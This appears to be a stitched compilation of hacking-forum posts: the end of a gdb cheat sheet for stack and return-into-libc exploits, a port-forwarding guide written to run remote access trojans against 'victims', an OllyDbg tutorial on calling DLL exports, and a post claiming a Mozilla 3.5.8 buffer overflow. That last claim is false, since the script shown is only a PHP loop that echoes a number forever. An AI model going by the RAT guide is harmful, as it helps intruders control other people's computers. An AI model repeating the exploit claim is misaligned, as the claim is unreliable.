(gdb) x/1000s 0x08049570 // print strings bss section
...

[/code]
* show registers (Very useful for stack exploits)
[code]
(gdb) break main
Breakpoint 7 at 0x8048409
(gdb) r

Starting program: /home/hack/homepage/challenge/buf/basic

Breakpoint 7, 0x8048409 in main ()
(gdb) info registers
eax 0x1 1
ecx 0x8048298 134513304
edx 0x8048400 134513664
ebx 0x400f6618 1074751000
esp 0xbffff4b4 0xbffff4b4
ebp 0xbffff8bc 0xbffff8bc
esi 0x4000aa20 1073785376
edi 0xbffff924 -1073743580
eip 0x8048409 0x8048409
eflags 0x286 646
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x0 0
gs 0x0 0
(gdb)

[/code]
* Get dynamic function pointer (Useful for return into libc exploits)
[code]
(gdb) break main
Breakpoint 1 at 0x8048409
(gdb) r
Starting program: /home/hack/homepage/challenge/buf/./basic

Breakpoint 1, 0x8048409 in main ()
(gdb) p system
$1 = {} 0x40052460

(gdb) p strcpy
$5 = {char *(char *, char *)} 0x4006e880

[/code]
* Backtrace the stack
[code]
(gdb) backtrace
(gdb) bt

#0 0x8048476 in main ()
#1 0x40031a5e in __libc_start_main () at ../sysdeps/generic/libc-start.c:93
[/code]
*****************************************************************************

This is the end of the paper. Have questions ? Mail me:
I can't write english very good. Sorry for my english. My URL is www.priestmaster.org.

Port Forwarding - The Complete Guide

The Following Tutorial Includes:
Part 1: Gathering Information
Part 2: Port Forwarding
Part 3: Useful Alternatives
Part 4: Port Testing

Before we begin please regard the following:

What is Port Forwarding?
There are a couple of concepts you need to know before you can understand port forwarding. I'm going to make a couple broad statements that are almost always true. For simplicity lets assume they are true for now.

1.) Every device on the internet has at least one ip address. The IP address is a number that is used to identify a device. For more information on ip addresses refer to our What is an IP Address page.

2.) Every IP address is divided up into many ports. When one computer sends data to another computer, it sends it from a port on an ip address to a port on an ip address. For more information on ports refer to our What is a Port page.

3.) A port can only be used by one program at a time.
(PortForward)

How can we use Port forwarding?
Port forwarding can be used for many purposes. Such as gaming applications. However, we are going to use it for other programs. Port forwarding is essential for RAT's, so naturally it is a key for this for of black hatting. Without succesfully port forwarding you cannot run a rat. No matter which rat it is.


Part One: Gathering Information

What is My Router?
Knowing what router you are using is very important. For each router has a different format for it's setting's page. You will need to know your model number and the company that makes the router.

Example:

Linksys WRT54G3G
Linksys = The company

Linksys WRT54G3G
WRT54G3G = Model Number

What Port Do I Want to Forward?
Knowing which port is also important. Because, some ports are already in use, or are blocked on most computer's, including your victims. Such as port 80 and 25. Furthermore, without knowing which port to forward you cannot enter i into your RAT when you build a server.

What RAT am I Using?
You must know which RAT you are using so you know what port is best to use. This is not as important for portforwarding. But there is no point to port forward if you don't have a RAT.

Do I Have a Static Ip?
It is possible to port forward with a dynamic ip adress, but you would need to port forward every time you turn on your computer. A static ip address, however, will not change every time you restart your computer. To set up a Static Ip please referr to this guide.


Part Two: Port Forwarding

Step 1. Go into your command prompt via start menu/run/cmd.

Step 2. Type in: ip config
Rows of text will appear looking something like this:


Look for the Ip Address labeled "Default Gateway."

Step 3. Open up your web browser, and type in your "Default Gateway"
Address where you usually enter websites.

Step 4. A Pop up will show up asking for a username and password.
The Default Login Information is this:
Username: admin
Password: admin
If this does not work you will need to find out what was set.

Step 5. Log on and a new page with your Router settings should show up
It is different for each kind of router, but usually there is a tab
called either Applications & Gaming or Port Forwarding.

Step 6. Click on the tab, Applications & Gaming or Port Forwarding.

Step 7. It will ask you for this:
Application: (Just put the name of your RAT, doesnt matter)
Start Port: (The Port you wish to forward)
End Port: (The same Port you used for the the Start Port)
Protocol: (Both)
Ip Address: (Your default gateway + 00 if applicable)
Example: 127.168.1.100 not 127.168.1.1

Step 8. Check: Enable or something similar to that and click Save
Settings.

There You Go you have now succesfully Port Forwarded!


Part Three: Useful Alternatives

Method 1:
If you still cant portforward please visit this site for even more support right here. Otherwise, congratulations!

Method 2:
You can use Simple Port Forwarding Program by PCWinTech to easily port forward as well.

Download it here

We will be using the Port Forwarding Feature of this program:

Step 1. When you first open up the program two windows will
open up. Click on the option boxed in red below:


Step 2. Then another window will show up. Click Add Custom.


Step 3. The new window will show a few blank fields. Fill in what
you need:


Step 4. Click Add.

There you go you have succesfully port forwarded using a program!


Part Four: Port Testing

Method 1

Go to: CanYouSeeMe?
Type in the port you forwarded and click check.
It will tell you if you have port forwarded correctly.

Note: It will only say it worked if no program is already using that port.

Method 2

Download Port Checker from Portforward.com here
Type in your port and let it check it for you. You will also need to make sure no other program is using it at the moment.

refrence: hackforums

OllyDbg "Load DLL" TUT

OllyDbg 1.10 can debug standalone DLLs. Windows is unable to launch DLL directly, so OllyDbg uses small executable named loaddll.exe. This program is kept as a packed resource. If file you are trying to open is a dynamic link library, OllyDbg automatically extracts loaddll.exe and starts it, passing library name as a parameter.
With the help of loaddll, you can call functions exported by debugged library. I will explain this feature on the example of Windows' API functions MessageBox and wsprintf that reside in USER32.DLL.

Example 1: MessageBox
1. Load DLL in the same way as ordinary .exe file. OllyDbg issues a warning:

Request to load DLL

Of course, we answer with "Yes". OllyDbg starts loaddll, loads library and pauses on a breakpoint that immediately preceeds the main window loop. This address is labelled as Firstbp. Then OllyDbg analyses DLL and displays its code. Note that Windows automatically execute DLL startup code when DLL is loaded into memory.

2. From the main menu, select "Debug|Call DLL export". The appearing dialog is non-modal, so you still have full access to all OllyDbg features. You can browse code and data, set breakpoints, modify memory and so on.

3. Select the function you want to call. We will begin with MessageBox. Note that this name is generic, in reality there are ASCII version MessageBoxA and UNICODE version MessageBoxW. Let's try with the second one. As we select it, rectangle to the right says: Number of arguments: 4. Analyzer determined that function ends with RET 10 and correctly recognized number of parameters. RET nnn is typical for functions that use PASCAL calling convention (parameters are passed on the stack, first parameter is pushed last, function removes parameters after call). Most Windows' API functions are PASCAL-style.

4. Set number of stack arguments. In our case this is not necessary, because OllyDbg already knows number of arguments in call to MessageBoxW. But, of course, you can override this decision anytime by clicking on the corresponding checkbox to the left.

5. Fill list of arguments. This dialog supports up to 10 stack parameters. Parameter is any valid expression that doesn't use registers. If operand points to memory, Dump window to the right from the argument displays contents of this memory. Loaddll.exe reserves 10 memory buffers, 1 K each, labelled as Arg1 .. Arg10, that you can freely use for any purpose. Additionally, dialog supports two pseudovariables: handle of parent window created by loaddll.exe and handle of loaddll's instance . For your convenience, when you use Call export for the first time, OllyDbg adds them to history lists.
MessageBoxW expects 4 parameters:

* handle of owner window. Here, we simply select ;
* address of UNICODE text in message box. Select Arg2 and press Enter. Dump displays contents of memory buffer in hexadecimal format. This buffer is initially filled with zeros. Right click on the Dump and choose "Text|UNICODE (32 chars)" presentation. Select first character and press Ctrl+E (or, alternatively, choose "Binary|Edit" from menu). In the appearing window, type "Text in box" or any other text to display;
* address of UNICODE title of message box. Select Arg3 and write "Box title" in UNICODE format to pointed memory;
* style of message box as a combination of MB_xxx constants. OllyDbg knows them, type here MB_OK|MB_ICONEXCLAMATION.

6. Set register arguments. Register arguments are seldom in exported functions. Nevertheless, OllyDbg support register arguments, too.

7. Select options. Hide on call means that dialog box should disappear from the screen when function executes. This option is useful when execution takes significant time, or if you set breakpoints. You can also close dialog manually. When called function finishes execution, OllyDbg will automatically reopen Call export. Pause after call means that debugged application will be paused after execution.
If everything is done correctly, dialog will look similar to this picture:

Before call

8. Call function by pressing Call.OllyDbg automatically backups all Dumps, verifies and calculates parameters and registers, removes dialog from the screen and then calls MessageBoxW. As expected, message box appears on the screen:

Message box

Bingo! Press OK. MessageBoxW returns and Call export reports success. Note that on return EAX contains 1. This is the numerical value of constant IDOK ("OK pressed"). This was simple, wasn't it?

Example 2: wsprintf
1. Select the function. I hope, Call export is still open? Like MessageBox, wsprintf also has two forms: ASCII wsprintfA and UNICODE wsprintfW. We will play with its ASCII form. As wsprintf accepts variable number of arguments, it uses C calling convention. Main difference from PASCAL is that it is the responsibility of calling code to clean stack from parameters after call. C functions end with RET and Analyzer is unable to determine number of arguments.

2. Set number of stack arguments. wsprintfA has variable number of arguments; how many - depends on format string. Let's try the following call:
wsprintf(Arg1,"arg3=%i, arg4=%08X",100,0x12345678);
As you see, we have 4 arguments, so click on checkbox "4".

3. Fill list of arguments.

* First argument is a buffer. Choose and change dump format to ASCII (32 chars);
* Second argument is format string. Choose and change dump to ASCII (32 chars). Select first character, press Ctrl+E (binary edit) and type format string in ASCII field;
* Third argument is a decimal constant 100. By default, OllyDbg assumes hexadecimal format. Decimal point at the end of the constant forces decimal;
* Fourth argument is a hexadecimal constant, just type it as is. OllyDbg accepts any form: 0x12345678, 12345678h or simply 12345678;

4. Call function. If everything is done correctly, you'll get the following result:

Result of call to wsprintfA

Highlighted characters in dump of Arg1 are those modified by call. In register EAX, wsprintf returns number of characters in output string: 0x17 (decimal 23.).

Details and sources
loaddll.exe is a compact Win32 application written in Assembler. Have a look at its source code here. Execution begins at START. loaddll gets command line, skips name of executable (must be taken into double quotes!), extracts path to DLL and passes it to LoadLibrary. On error, it places pointer to error message on fixed location and exits with code 0x1001. On success, it creates simple main window and pauses on Firstbp. This breakpoint is set by OllyDbg on startup.
All communication with OllyDbg is done through the 128-byte link area. This area must begin at address 0x420020 immediately after keyphrase. First several words contain addresses in loaddll.exe used by OllyDbg to set breakpoints and parameters, followed by address of function to call, contents of registers, number of arguments and arguments itself. Number of arguments is limited to 10. If argument is a pointer to memory, you can use 10 data buffers, 1 Kbyte each, named as Arg1, Arg2, ..., Arg10. These and some other names are exported and thus known to OllyDbg.
When loaddll passes main windows loop (WINLOOP), it constantly checks whether address of exported function in PROCADR is not 0. If this is the case, loaddll saves contents of ESP and EBP and pushes 16 zeros into stack. This is necessary to avoid crash if user specifies invalid number of arguments. Then it pushes arguments and sets registers. At address Prepatch there are 16 NOPs that you can use for small patches. If you need more space, you can jump to Patcharea 2 Kbytes long. Note that OllyDbg doesn't extract loaddll.exe from resources if file with this name already exists.
At CallDLL export is called. This command is followed by another 16 NOPs. Then routine saves modified registers and offset of ESP after call. If you supply invalid number of arguments to PASCAL-style function, OllyDbg will be able to report this error to you. Finally, loaddll restores ESP and EBP, zeroes PROCADR and breaks at INT3 at address Finished. When this point is reached, OllyDbg knows that execution is finished.
Treat LOADDLL.ASM as a freeware. I will not protest if you use this program as whole or in parts (without copyright) in your own programs. But do not dare to use the Green Bug (LOADDLL.RC) in projects not related to OllyDbg! That's all for now, enjoy!

thanks for TheOrb666

reference:hackforums.net

buffer overflow in mozilla 3.5.8

first im just try to studied my friends about php, n suddenly my program make a browser hang or not responding...n i think this buffer overflow on mozilla 3.5.8

now, i will give a little script


################
# DEVILZC0DE #
################

#author : kiddies A.K.A peneter
#email : crasher_1412@yahoo.com
#thanks :mywisdom,gunslinger_,flyff666,petimati,whitehat,weinkaru,and all
#thank : my girl(vhee was beside me, if im so confuse)

save this, run it in your localhost:

$buffer=1;

while ($buffer > 0) {
echo $buffer;
}
?>